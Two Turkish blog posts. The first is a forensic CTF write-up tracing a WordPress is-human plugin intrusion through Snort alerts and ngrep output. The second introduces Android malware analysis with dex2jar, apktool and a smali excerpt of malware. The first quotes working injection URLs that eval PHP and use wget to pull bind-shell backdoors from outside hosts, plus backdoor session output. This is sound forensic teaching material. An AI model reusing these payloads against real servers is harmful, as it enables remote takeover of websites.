☐ 70.84.211.98	1	15	3	1
☐ 95.13.71.167	1	87	3	1
☐ 88.230.107.17	1	9	3	1
☐ 188.38.184.109	1	3	3	1

ID	Signature	Timestamp	Source Address	Dest. Address	Layer 4 Proto
#0(1.24881)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:13:09	195.174.37.105:47901	95.173.186.116:80	TCP
#1(1.24770)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:12:49	195.174.37.105:51222	95.173.186.116:80	TCP
#2(1.24583)	[snort] WEB-MISC is%20-	2012-03-04 16:12:21	195.174.37.105:34560	95.173.186.116:80	TCP
#3(1.24520)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45734	95.173.186.116:80	TCP
#4(1.24523)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45737	95.173.186.116:80	TCP
#5(1.24522)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45736	95.173.186.116:80	TCP
#6(1.24521)	[snort] WEB-MISC is%20-	2012-03-04 16:12:17	195.174.37.105:45735	95.173.186.116:80	TCP
#7(1.24501)	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:12:09	195.174.37.105:45731	95.173.186.116:80	TCP
#8(1.24324)	[bugtraq] [snort] WEB-ATTACKS wget command attempt	2012-03-04 16:10:44	195.174.37.105:32882	95.173.186.116:80	TCP
#9(1.24291)	[snort] WEB-ATTACKS perl execution attempt	2012-03-04 16:10:42	195.174.37.105:42043	95.173.186.116:80	TCP
#10(1.24273)	[snort] WEB-MISC is%20-	2012-03-04 16:10:40	195.174.37.105:41980	95.173.186.116:80	TCP
#11(1.24269)	[snort] WEB-MISC is%20-	2012-03-04 16:10:40	195.174.37.105:41978	95.173.186.116:80	TCP
#12(1.24268)	[cve] [icat] [bugtraq] [snort] WEB-MISC cat%20 access	2012-03-04 16:10:38	195.174.37.105:41880	95.173.186.116:80	TCP
#13(1.24266)	[snort] WEB-MISC cross site scripting attempt	2012-03-04 16:10:38	195.174.37.105:41890	95.173.186.116:80	TCP
#14(1.24259)	[nessus] [snort] WEB-PHP test.php access	2012-03-04 16:10:38	195.174.37.105:41883	95.173.186.116:80	TCP
#15(1.24258)	[cve] [icat] [bugtraq] [arachnIDS] [snort] WEB-CGI yabb access	2012-03-04 16:10:36	195.174.37.105:33753	95.173.186.116:80	TCP
#16(1.24256)	[snort] WEB-PHP remote include path	2012-03-04 16:10:36	195.174.37.105:33735	95.173.186.116:80	TCP
#17(1.24237)	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105:46949	95.173.186.116:80	TCP
#18(1.24238)	[nessus] [snort] WEB-PHP shoutbox.php access	2012-03-04 16:10:33	195.174.37.105:46950	95.173.186.116:80	TCP
#19(1.24242)	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105:33421	95.173.186.116:80	TCP
#20(1.24248)	[snort] WEB-PHP remote include path	2012-03-04 16:10:33	195.174.37.105:33443	95.173.186.116:80	TCP
#21(1.24249)	[cve] [icat] [bugtraq] [snort] WEB-PHP PHPLIB remote command attempt	2012-03-04 16:10:33	195.174.37.105:33454	95.173.186.116:80	TCP
#22(1.24236)	[cve] [icat] [bugtraq] [bugtraq] [bugtraq] [snort] WEB-PHP admin.php access	2012-03-04 16:10:31	195.174.37.105:46798	95.173.186.116:80	TCP
#23(1.24235)	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105:46796	95.173.186.116:80	TCP
#24(1.24234)	[cve] [icat] [bugtraq] [snort] WEB-MISC global.inc access	2012-03-04 16:10:31	195.174.37.105:46795	95.173.186.116:80	TCP
#25(1.24219)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46635	95.173.186.116:80	TCP
#26(1.24220)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46641	95.173.186.116:80	TCP
#27(1.24222)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46644	95.173.186.116:80	TCP
#28(1.24223)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46645	95.173.186.116:80	TCP
#29(1.24225)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46647	95.173.186.116:80	TCP
#30(1.24229)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46658	95.173.186.116:80	TCP
#31(1.24231)	[snort] WEB-PHP remote include path	2012-03-04 16:10:30	195.174.37.105:46715	95.173.186.116:80	TCP

ngrep aracı ile Snort üzerinde tespit edilen potansiyel saldırgan ip adreslerini her bir PCAP dosyasında ayrı ayrı aramamak adına diğer bir sanal makinede kurulu olan [Backtrack 5 R2](#) işletim sistemi üzerinde Wireshark aracı ile birlikte gelen mergecap aracı ile hepsini tek bir dosyaya çevirdim.

```
root@bt: /media/FreeAgent Drive/CTF# ls -al
total 17701588
drwx----- 1 root root      8192 2012-03-13 17:34
drwx----- 1 root root      4096 2012-03-13 16:07
-rwxrwxrwx 2 root root 1000000054 2012-02-12 15:38 CTF11_part.pcap
-rwxrwxrwx 2 root root 1000000059 2012-02-12 15:45 CTF11_part.pcap1
-rwxrwxrwx 2 root root 1000000059 2012-02-12 15:52 CTF11_part.pcap2
-rwxrwxrwx 2 root root 1000000034 2012-02-12 15:59 CTF11_part.pcap3
-rwxrwxrwx 2 root root 1000000026 2012-02-12 16:06 CTF11_part.pcap4
-rwxrwxrwx 2 root root 1000000057 2012-02-12 16:13 CTF11_part.pcap5
-rwxrwxrwx 2 root root 323679033 2012-02-12 16:15 CTF11_part.pcap6
-rwxrwxrwx 2 root root 1900000021 2012-02-12 14:53 CTF2_part.pcap
-rwxrwxrwx 2 root root 423064127 2012-02-12 14:56 CTF2_part.pcap1
-rwxrwxrwx 2 root root 1000001022 2012-02-12 15:03 CTF4_part.pcap
-rwxrwxrwx 2 root root 1000005203 2012-02-12 15:06 CTF4_part.pcap1
-rwxrwxrwx 2 root root 1000003910 2012-02-12 15:08 CTF4_part.pcap2
-rwxrwxrwx 2 root root 1000001765 2012-02-12 15:10 CTF4_part.pcap3
-rwxrwxrwx 2 root root 1000018494 2012-02-12 15:11 CTF4_part.pcap4
-rwxrwxrwx 2 root root 1000000223 2012-02-12 15:13 CTF4_part.pcap5
-rwxrwxrwx 2 root root 1000000043 2012-02-12 15:15 CTF4_part.pcap6
-rwxrwxrwx 2 root root 1000000002 2012-02-12 15:17 CTF4_part.pcap7
-rwxrwxrwx 2 root root 241031252 2012-02-12 15:18 CTF4_part.pcap8
-rwxrwxrwx 2 root root 1000000062 2012-02-12 15:28 CTF5_part.pcap
-rwxrwxrwx 2 root root 238570810 2012-02-12 15:29 CTF5_part.pcap1
root@bt: /media/FreeAgent Drive/CTF# mergecap -w CTF.pcap CTF11_part.pcap CTF11_part.pcap1 CTF11_part.pcap2
CTF11_part.pcap3 CTF11_part.pcap4 CTF11_part.pcap5 CTF11_part.pcap6 CTF2_part.pcap CTF2_part.pcap1 CTF4_part.pcap
CTF4_part.pcap1 CTF4_part.pcap2 CTF4_part.pcap3 CTF4_part.pcap4 CTF4_part.pcap5 CTF4_part.pcap6 CTF4_part.pcap7
CTF4_part.pcap8 CTF5_part.pcap CTF5_part.pcap1
```

Ardından tespit edilen potansiyel saldırgan ip adresleri arasında en çok tekil alarm üreten ip adresini (195.174.37.105) ngrep ile CTF.pcap dosyasında yer alan TCP paketlerinde (UDP paketlerini göz ardı ettim) aratarak sızma girişimi hakkında detaylı bilgi edinmeye başladım.

```
root@bt: /media/FreeAgent Drive/CTF# ngrep -W byline -q -I CTF.pcap -t ' ' 'host 195.174.37.105' > 195.174.37.105.txt
```

95.173.186.116 (saldırya uğrayan sunucu):

- İşletim sistemi CentOS
- Üzerinde Apache 2.2.3 ve PHP v5.1.6 ve WordPress bulunuyor.

```
C:\Users\Mert\Desktop\NF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window 2
195.174.37.105.txt
1 input: CTF.pcap
2 filter: (ip or ip6) and ( host 195.174.37.105 )
3
4 T 2011/05/29 08:18:51.160896 195.174.37.105:54829 -> 95.173.186.116:80 [AP]
5 GET / HTTP/1.1.
6 Host: 95.173.186.116.
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1.
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
9 Accept-Language: en-us,en;q=0.5.
10 Accept-Encoding: gzip, deflate.
11 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
12 Keep-Alive: 115.
13 Connection: keep-alive.
14 .
15
16
17 T 2011/05/29 08:18:51.162999 95.173.186.116:80 -> 195.174.37.105:54829 [AP]
18 HTTP/1.1 200 OK.
19 Date: Sun, 29 May 2011 12:18:51 GMT.
20 Server: Apache/2.2.3 (CentOS).
21 X-Powered-By: PHP/5.1.6.
22 Content-Length: 0.
23 Connection: close.
24 Content-Type: text/html; charset=UTF-8.
25 .
26
27
28 T 2011/05/29 08:18:51.251330 195.174.37.105:54830 -> 95.173.186.116:80 [AP]
29 GET /favicon.ico HTTP/1.1.
30 Host: 95.173.186.116.
31 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:2.0.1) Gecko/20100101 Firefox/4.0.1.
32 Accept: image/png,image/*;q=0.8,*/*;q=0.5.
33 Accept-Language: en-us,en;q=0.5.
34 Accept-Encoding: gzip, deflate.
35 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7.
36 Keep-Alive: 115.
37 Connection: keep-alive.
38 .
Normal text file length: 14859131 lines: 434577 Ln: 20 Col: 1 Sel: 55 LINUX ANSI JMS
```

195.174.37.105 (potansiyel saldırganlardan biri):

- İlk olarak 29.05.2011 tarihinde saat 08:18'de sunucu ile bağlantı kuruyor.
- İlk olarak 29.05.2011 tarihinde saat 08:29'da sunucuyu Nikto v2.1.4 ile tanyor.
- 29.05.2012 tarihinde saat 20:44'de WordPress'in [is-human](#) eklentisinde bulunan zafiyeti istismar ederek sistem üzerinde uzaktan komutlar çalıştırıyor.
- 29.05.2012 tarihinde saat 21:33'de wget aracı ile Packetstorm sitesinden 60000. bağlantı noktasında (port) dinleyen [bindshell-unix](#) arka kapısı indiriyor ancak arka kapıya bağlandıktan sonra komut sonrasına noktalı virgül koymadığı için (ls -al;) arka kapının çalışmadığını sanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes(\$_GET[a]));error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://dl.packetstormsecurity.net/groups/synnergy/bindshell-unix%20xxx.pl%27);)
- Bu defa 29.05.2012 tarihinde saat 21:47'de wget aracı ile V*****s isimli bir siteden 16667 numaralı bağlantı noktasında (port) dinleyen evil.c arka kapısını indiriyor, derliyor, çalıştırıyor ve sisteme bağlanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes(\$_GET[a]));error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://www.v*****s.com/evil.c.txt%20-o%20evil.c%27);)
- Daha sonra çeşitli yetki yükseltmeye yarayan çekirdek istismar araçlarını denese de root yetkisine sahip olamıyor ve kayıt sonlanıyor.

```
C:\Users\Mert\Desktop\NF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window 2
195.174.37.105.txt
519
520 T 2011/05/29 08:29:34.932402 95.173.186.116:80 -> 195.174.37.105:55288 [AP]
521 HTTP/1.1 404 Not Found.
522 Date: Sun, 29 May 2011 12:29:34 GMT.
523 Server: Apache/2.2.3 (CentOS).
524 Content-Length: 313.
525 Connection: close.
526 Content-Type: text/html; charset=iso-8859-1.
527 .
528 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
529 <html><head>
530 <title>404 Not Found</title>
531 </head><body>
532 <h1>Not Found</h1>
533 <p>The requested URL /24kysRxV.html was not found on this server.</p>
534 <hr>
535 <address>Apache/2.2.3 (CentOS) Server at server116.nt142.datacenter.nl.net.tr Port 80</address>
536 </body></html>
537
538
539 T 2011/05/29 08:29:35.004047 195.174.37.105:55289 -> 95.173.186.116:80 [AP]
540 GET /24kysRxV.pt HTTP/1.1.
541 Connection: Keep-Alive.
542 User-Agent: Mozilla/4.75 (Nikto/2.1.4) (Evasions:None) (Test:map_codes).
543 Host: server116.nt142.datacenter.nl.net.tr.
544 .
545
546
547 T 2011/05/29 08:29:35.004266 95.173.186.116:80 -> 195.174.37.105:55289 [AP]
548 HTTP/1.1 404 Not Found.
549 Date: Sun, 29 May 2011 12:29:35 GMT.
550 Server: Apache/2.2.3 (CentOS).
551 Content-Length: 310.
552 Connection: close.
553 Content-Type: text/html; charset=iso-8859-1.
554 .
555 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
556 <html><head>
```

```
"C:\Users\Mert\Desktop\NF\195.174.37.105.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window 2
195.174.37.105.txt
426687 T 2011/05/29 22:29:30.272265 95.173.186.116:16666 -> 195.174.37.105:84483 [AP]
426688 .Bind Banckdoor by Simpp
426689 .For : # Bad Digites Team #
426690
426691
426692 Passwd :
426693
426694
426695 T 2011/05/29 22:29:37.192013 195.174.37.105:48977 -> 95.173.186.116:16667 [AP]
426696 ls -la
426697
426698
426699 T 2011/05/29 22:29:37.198224 95.173.186.116:16667 -> 195.174.37.105:48977 [A]
42700 total 428
42701 drwxrwxrwt 5 root root 4096 May 30 05:29 .
42702 drwxr-xr-x 25 root root 4096 May 28 16:02 ..
42703 drwxrwxrwt 2 root root 4096 May 28 16:02 .ICE-unix
42704 -rw-r--r-- 1 apache apache 306 May 27 23:09 .NJ_4de004e432a17
42705 -rw-r--r-- 1 apache apache 306 May 27 23:10 .NJ_4de005396d0ea
42706 -rw-r--r-- 1 apache apache 306 May 27 23:12 .NJ_4de005bd762b0
42707 -rw-r--r-- 1 apache apache 306 May 28 01:51 .NJ_4de02ada3af9c
42708 -rw-r-xr-x 1 apache apache 4665 May 28 04:04 .NJ_4de04a2d55eee
42709 -rw-r--r-- 1 apache apache 0 May 28 04:05 .NJ_4de04a6979393
42710 -rw-r-xr-x 1 apache apache 4665 May 28 04:06 .NJ_4de04aa8096df
42711 -rw-r--r-- 1 apache apache 306 May 28 04:30 .NJ_4de05018724f1
42712 -rw-r--r-- 1 apache apache 306 May 28 14:46 .NJ_4de0e0af098cd
42713 -rw-r--r-- 1 apache apache 306 May 28 16:05 .NJ_4de0f308751ff
42714 -rw-r--r-- 1 apache apache 306 May 28 16:08 .NJ_4de0f3b42bcd7
42715 -rw-r--r-- 1 apache apache 306 May 28 16:12 .NJ_4de0f4d011fab
42716 -rw-r-xr-x 1 apache apache 4665 May 28 17:04 .NJ_4de100e082e4a
42717 -rw-r--r-- 1 apache apache 453 May 28 17:05 .NJ_4de101289eed5
42718 -rw-r--r-- 1 apache apache 306 May 28 17:07 .NJ_4de101b6dd359
42719 -rw-r--r-- 1 apache apache 306 May 28 17:11 .NJ_4de10289085a5
42720 -rw-r--r-- 1 apache apache 306 May 28 17:11 .NJ_4de102a97288d
42721 -rw-r--r-- 1 apache apache 306 May 28 17:14 .NJ_4de10337a3867
42722 -rw-r--r-- 1 apache apache 306 May 28 17:23 .NJ_4de10557afb65
42723 -rw-r--r-- 1 apache apache 306 May 28 17:24 .NJ_4de1058b07b6f
42724 -rw-r--r-- 1 apache apache 306 May 28 17:25 .NJ_4de105ea95763
42725 -rw-r--r-- 1 apache apache 306 May 28 17:43 .NJ_4de10a2e1794f
```

Sonuç itibariyle ağ trafik kayıtlarını analiz ederek başarılı bir sızmanın nasıl gerçekleştirildiği konusunda çok detaylı bilgiler elde edebilirsiniz. Umarım meraklı arkadaşlar için gerçekleştirmiş olduğum bu analiz faydalı olmuştur. Pratik yapmak isteyenlerin BGA'dan bu DVDler'i ücretsiz olarak temin etmelerini şiddetle tavsiye ederim. (Sınırlı sayıda bulunan DVD'ler tükenmiştir. Kayıt dosyalarını edinmek isteyenler BGA İstanbul ofisine giderek DVD çekimi yapabilirler.)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Android Zararlı Yazılım Analizi

Source: <https://www.mertsarica.com/android-zararli-yazilim-analizi/>

By M.S on February 25th, 2012




2011 yılının son aylarında güvenlik firmaları tarafından yayınlanan mobil tehdit raporlarında Android işletim sisteminin rakiplerine göre çok daha fazla zararlı yazılım istilasına uğradığına dikkat çekiliyordu. Juniper firması tarafından yapılan araştırmaya göre 2009 ile 2010 yılları arasında akıllı telefonları hedef alan zararlı yazılımların %250 artış gösterdiği, 2011 yılının Temmuz ayı ile Kasım ayı arasında ise %472 artış gösterdiği sonucu ortaya çıkıyordu. Juniper firması tarafından yayınlanan bir başka raporda ise 2011 yılının son 7 ayında Android işletim sistemini hedef alan zararlı yazılımlardaki artışın %3,325 olduğu belirtiliyordu!

Gartner'ın yapmış olduğu bir araştırmaya göre 2011 yılının son çeyreğinde satılan her iki akıllı telefonda birinde Android işletim sisteminin kurulu olduğu göz önünde bulundurulduğunda art niyetli kişiler tarafından geliştirilen zararlı yazılımların Android işletim sistemini hedef almasına eminim sizde benim gibi şaşırıyorsunuzdur.

Android işletim sistemi neden bu kadar kişi ve üretici tarafından tercih ediliyor diye soracak olursanız bunların başında açık kaynak kodlu olması, ücretsiz olması, açık markete (ücretsiz uygulamalar barındıran Android Market) sahip olması, tabii ki Linux 2.6 çekirdeğini kullanıyor olmasının çok büyük rol oynadığını söyleyebiliriz. Durum böyle olunca da bireylerden kurumlara kadar herkesin yeri geldiğinde kullandığı veya kullanacağı uygulamanın iyi niyetinden şüphe ettiği durumlarda o uygulamayı analiz etmeye ihtiyaç duyabilir.

Analiz yöntemlerine geçmeden önce kısaca Android'in güvenlik modelinden kısaca bahsetmek istiyorum.

- Android işletim sisteminde Linux işletimin güvenlik modeli baz alınmıştır. Linux işletim sisteminde bildiğiniz üzere dosyalara verilen izinler kullanıcı bazlıdır ve bir kullanıcı başka bir kullanıcının dosyasını o kullanıcı izin vermediği sürece okuyamaz, değiştiremez ve/veya çalıştıramaz. Android işletim sisteminde de her yeni kurulan uygulamayı yeni bir kullanıcı olarak düşünebilirsiniz. Bir uygulama, diğer bir uygulamaya ait dosyalara dosya sistemi üzerinden ulaşamaz.
- Uygulamaların kurulabilmesi için mutlaka dijital sertifika ile (kendinden imzalı (*self-signed*) da olabilir) imzalanmış olması gerekmektedir.
- Uygulamalar çalışma esnasında kullanacakları kaynaklara, erişecekleri alanlara göre kurulum esnasında kullanıcıdan bir defaya mahsus olmak üzere izin istemek zorundadırlar. Örneğin bir uygulama, çalışabilmesi için internet bağlantısına ihtiyaç duyuyorsa kurulum esnasında bunu beyan etmek ve kullanıcıdan bu izni istemek zorundadır. İzinler, APK (Android application package) içinde yer alan AndroidManifest.xml dosyası içinde tanımlanmaktadır.




- Kurulan her bir uygulama ayrı bir Dalvik sanal makinesinde çalışmaktadır.

Peki zararlı bir yazılım, Android işletim sistemine hangi yollarla bulaşabilir ?

- Uzaktan kurulum ile: [Android Market](#) web sayfası üzerinden cep telefonunuza seçtiğiniz herhangi bir uygulamayı yükleyebilirsiniz. Art niyetli bir kişi tarafından Gmail şifrenizin çalındığını ve isterse bu şifre ile cep telefonunuza internet bankacılığına giriş yaparken kullandığınız tek kullanımlık SMS mesajlarını çalan bir truva atını yükleyebileceğini düşündüğünüzde ister istemez bu özellik sizi korkutuyor.
- Market üzerinden: Bildiğiniz üzere Android Market'e isteyen herkes (25\$ ödeyerek sahip olunan bir geliştirici hesabı yeterlidir) geliştirmiş olduğu uygulamayı yükleyebilmekte ve kullanıcıların kullanımına sunabilmektedir. Durum böyle olunca da hangi uygulama güvenilir hangisi değil bunu anlamak pek mümkün olmamamaktadır. Her ne kadar Google bu duruma bir dur demek için Bouncer adında ki zararlı uygulama tarayıcı hizmetini devreye almış olsa da, Apple gibi manuel olarak kod incelemesi yapmadığı sürece zararlı yazılımlar Android Market'i istila etmeye devam edecektir.
- Android SDK ile: Android SDK, Google tarafından uygulama geliştiricileri (developer) için hazırlanmış ve bünyesinde kütüphaneleri ve hata ayıklayıcı (debugger), öykünücü (emulator) gibi çeşitli araçları barındıran bir yazılım geliştirme kitidir. Bu kit içerisinde yer alan Android Debug Bridge (adb) aracı ile öykünücüye (emulator) veya bağlı olan Android işletim sistemi kurulu cihaza uygulama yüklemek mümkündür.
- İnternet üzerinden: Web sayfası üzerinden, e-posta eklentisi veya QR kodu ile internet üzerinden indirilen apk dosyası ile Android işletim sistemine uygulama yüklemek mümkündür.

APK uzantısına sahip olan Android uygulamaları zip dosya formatına sahiptir ve bu sayede APK uzantılı herhangi bir dosyanın uzantısı ZIP uzantısı olarak değiştirilerek Winzip, Winrar ve benzer dosya sıkıştırma araçları ile açılabilir. APK dosyasının açılması durumunda içinden çıkan classes.dex ve AndroidManifest.xml dosyaları analiz için önem taşıyan dosyalardır.




Dex uzantılı classes dosyası, Java ile kodlanmış, Java derleyicisi ile derlenmiş ve dex aracı ile Dalvik sanal makinesinde çalışacak hale dönüştürülmüş Android uygulamasıdır. Piyasada dex dosyasını class dosyasına çeviren [dex2jar](#) gibi ücretsiz araçlar mevcuttur. Bu araçlar ile kaynak koduna çevrilen (örnek komut: d2j-dex2jar.bat classes.dex) class dosyası rahatlıkla analiz edilebilir.

```
C:\Users\Mert\Desktop\Netsec\dex2jar-0.0.9.7>d2j-dex2jar.bat spitmo.dex
dex2jar spitmo.dex -> spitmo-dex2jar.jar


C:\Users\Mert\Desktop\Netsec\dex2jar-0.0.9.7>d2j-dex2jar.bat zitmo.dex
dex2jar zitmo.dex -> zitmo-dex2jar.jar
```

Bildiğiniz veya bilmediğiniz üzere Java ile kodlanmış programlar kaynak koduna çevrilerek (decompile) analiz edilebilmektedir. Durum böyle olunca da dex formatından class formatına dönüştürülen Android uygulamasını [JD-GUI](#) ve benzer araçlar ile kaynak koduna geri çevirmek ve analiz etmek mümkündür.



Kimi zaman kaynak koduna çeviren araçlar (decompiler) hatalı çeviri yaparlar. Bu gibi durumlarda dex dosyası, [apktool](#) gibi araçlar ile tersine çevrilerek (disassembling) (örnek komut: java -jar apktool.jar d BloodvsZombie_com.gamelio.DrawSlasher_1_1.0.1.apk) analiz edilebilmektedir.

```
I: Baksmaling...
test1: Loading resource table...
I: Loaded.
I: Loading resource table from file: C:\Users\Mert\apktool\framework\1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/*.XMLs...
I: Done.
I: Copying assets and libs...
```



```
.line 287
.local v4, uf:Lcom/GoldDream/zj/UploadFiles;
const-string v2, "/data/data/com.gamelio.DrawSlasher/files/zjsms.txt"

.line 288
.local v2, obj1:Ljava/lang/String;
const-string v3, "/data/data/com.gamelio.DrawSlasher/files/zjphonecall.txt"

.line 291
.local v3, obj2:Ljava/lang/String;
invoke-direct {p0, v2}, Lcom/GoldDream/zj/zjService;->fileIsExists(Ljava/lang/String;)Z

move-result v5

if-nez v5, :cond_1

.line 324
:cond_0
:goto_0
return-void

.line 294
:cond_1
invoke-direct {p0, v3}, Lcom/GoldDream/zj/zjService;->fileIsExists(Ljava/lang/String;)Z

move-result v5

if-eqz v5, :cond_0
```

